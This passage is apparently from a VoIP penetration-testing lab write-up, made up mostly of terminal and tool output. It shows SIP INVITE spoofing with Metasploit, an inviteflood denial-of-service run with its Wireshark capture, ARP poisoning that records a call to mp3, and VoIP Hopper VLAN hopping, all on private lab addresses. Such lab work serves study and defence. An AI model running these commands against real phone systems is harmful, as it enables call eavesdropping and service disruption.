* Updating dump file 'auth.txt' ... done
```

```
msf6 > use auxiliary/voip/sip_invite_spoof
msf6 auxiliary(voip/sip_invite_spoof) > set MSG 256
MSG => 256
msf6 auxiliary(voip/sip_invite_spoof) > set SRCADDR 192.168.64.129
SRCADDR => 192.168.64.129
msf6 auxiliary(voip/sip_invite_spoof) > set RHOSTS 192.168.64.130
RHOSTS => 192.168.64.130
msf6 auxiliary(voip/sip_invite_spoof) > set RPORT 5060
RPORT => 5060
msf6 auxiliary(voip/sip_invite_spoof) > run

[*] Sending Fake SIP Invite to: 192.168.64.130
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(voip/sip_invite_spoof) >
```



File View Configure Tools Help

Decoders | Network | Sniffer | Cracker | Traceroute | CCDU | Wireless | Query

APR
- APR-Cert
- APR-DNS
- APR-SSH-1 (0)
- APR-HTTPS (1)
- APR-ProxyHTTPS (0)
- APR-RDP (0)
- APR-FTPS (0)
- APR-POP3S (0)
- APR-IMAPS (0)
- APR-LDAPS (0)
- APR-SIPS (0)

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.64.149	000C29E60FF4	0	4	000C29C68BC4	192.168.64.130
Poisoning	192.168.64.149	000C29E60FF4	0	0	005056EB4707	192.168.64.254
Poisoning	192.168.64.149	000C29E60FF4	0	0	005056EC6FD5	192.168.64.2
Poisoning	192.168.64.149	000C29E60FF4	4	5	005056C00008	192.168.64.1

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	192.168.64.149	000C29E60FF4	1	1	005056EC6FD5	162.159.200.1
Full-routing	192.168.64.149	000C29E60FF4	1	1	005056EC6FD5	162.159.200.123

31/01/2022 - 04:58:59	31/01/2022 - 04:59:27	192.168.64.130:35431 (...	192.168.64.149:18120 (...		RTP-20220131005942094.mp3	228672 bytes
31/01/2022 - 04:59:27	31/01/2022 - 04:59:27	192.168.64.1:8000	192.168.64.149:12937	IP1 codec ...		
31/01/2022 - 04:59:27	31/01/2022 - 04:59:27	192.168.64.130:35431	192.168.64.149:18121	IP1 codec ...		

```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo inviteflood eth0 257 192.168.64.130 192.168.64.149 100

inviteflood - Version 2.0
              June 09, 2006

source IPv4 addr:port    = 192.168.64.130:9
dest   IPv4 addr:port    = 192.168.64.149:5060
targeted UA              = 257@192.168.64.130

Flooding destination with 100 packets
sent: 100

┌──(deep㉿ADTEC0665L)-[~]
└─$
```

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

sip

No.	Time	Source	Destination	Protocol	Length	Info
3	2.072380…	192.168.64.130	192.168.64.149	SIP/SDP	11…	Request: INVITE sip:257@192.
4	2.072435…	192.168.64.130	192.168.64.149	SIP/SDP	11…	Request: INVITE sip:257@192.
5	2.072461…	192.168.64.130	192.168.64.149	SIP/SDP	11…	Request: INVITE sip:257@192.
6	2.072486…	192.168.64.130	192.168.64.149	SIP/SDP	11…	Request: INVITE sip:257@192.
7	2.072511…	192.168.64.130	192.168.64.149	SIP/SDP	11…	Request: INVITE sip:257@192.
8	2.072536…	192.168.64.130	192.168.64.149	SIP/SDP	11…	Request: INVITE sip:257@192.
9	2.072560…	192.168.64.130	192.168.64.149	SIP/SDP	11…	Request: INVITE sip:257@192.
10	2.072584…	192.168.64.130	192.168.64.149	SIP/SDP	11…	Request: INVITE sip:257@192.
11	2.072609…	192.168.64.130	192.168.64.149	SIP/SDP	11…	Request: INVITE sip:257@192.

```
▸ Frame 3: 1112 bytes on wire (8896 bits), 1112 bytes captured (8896 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_c6:8b:c4 (00:0c:29:c6:8b:c4), Dst: VMware_e6:0f:f4 (00:0c:29:e6:0f:f4)
▸ Internet Protocol Version 4, Src: 192.168.64.130, Dst: 192.168.64.149
▸ User Datagram Protocol, Src Port: 9, Dst Port: 5060
▾ Session Initiation Protocol (INVITE)
  ▾ Request-Line: INVITE sip:257@192.168.64.130 SIP/2.0
      Method: INVITE
    ▸ Request-URI: sip:257@192.168.64.130

0020  40 95 00 09 13 c4 04 36  00 00 49 4e 56 49 54 45   @·····6 ··INVITE
0030  20 73 69 70 3a 32 35 37  40 31 39 32 2e 31 36 38    sip:257 @192.168
0040  2e 36 34 2e 31 33 30 20  53 49 50 2f 32 2e 30 0d   .64.130  SIP/2.0·
0050  0a 56 69 61 3a 20 53 49  50 2f 32 2e 30 2f 55 44   ·Via: SI P/2.0/UD
0060  50 20 31 39 32 2e 31 36  38 2e 36 34 2e 31 33 30   P 192.16 8.64.130
0070  3a 39 3b 62 72 61 6e 63  68 3d 65 62 36 66 64 30   :9;branc h=eb6fd0
0080  34 32 2d 37 33 65 66 2d  34 36 31 66 2d 61 35 62   42-73ef- 461f-a5b
0090  32 2d 63 66 30 30 30 30  30 30 30 30 30 31 0d 0a   2-cf0000 000001··
00a0  4d 61 78 2d 46 6f 72 77  61 72 64 73 3a 20 37 30   Max-Forw ards: 70
00b0  0d 0a 43 6f 6e 74 65 6e  74 2d 4c 65 6e 67 74 68   ··Conten t-Length
00c0  3a 20 34 36 36 0d 0a 54  6f 3a 20 32 35 37 20 3c   : 466··T o: 257 <
00d0  73 69 70 3a 32 35 37 40  31 39 32 2e 31 36 38 2e   sip:257@ 192.168.
```

```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo voiphopper -i eth0 -z
VoIP Hopper assessment mode ~ Select 'q' to quit and 'h' for help menu.
Main Sniffer:  capturing packets on eth0
h
Please select from one of the following options:
************************************************
a   <------>   Toggle recording ARP packets on default interface ~ (Disabled by default)
b   <------>   Toggle recording ARP packets on new VoIP VLAN interface ~ (Enabled by default)
c   <------>   Spoof 1 CDP packet ~ Quickly discover VVID
d   <------>   Toggle CDP packet analysis ~ (Enabled by default)
f   <------>   Toggle 802.1q analysis ~ (Enabled by default)
h   <------>   Print help menu
i   <------>   Toggle automatic VLAN Hop ~ (Enabled by default)
l   <------>   Toggle analysis of LLDP-MED ~ (Enabled by default)
m   <------>   Spoof 1 LLDP-MED packet ~ Quickly learn VVID
q   <------>   Safely quit VoIP Hopper
s   <------>   Spoof my IP and MAC address
v   <------>   Toggle verbose mode on and off
z   <------>   About VoIP Hopper
************************************************

a
Analyzing ARP packets on default interface: eth0
New host #1 learned on eth0: (MAC): 00:50:56:c0:00:08   (IP): 192.168.64.1
New host #2 learned on eth0: (MAC): 00:0c:29:e6:0f:f4   (IP): 192.168.64.149
```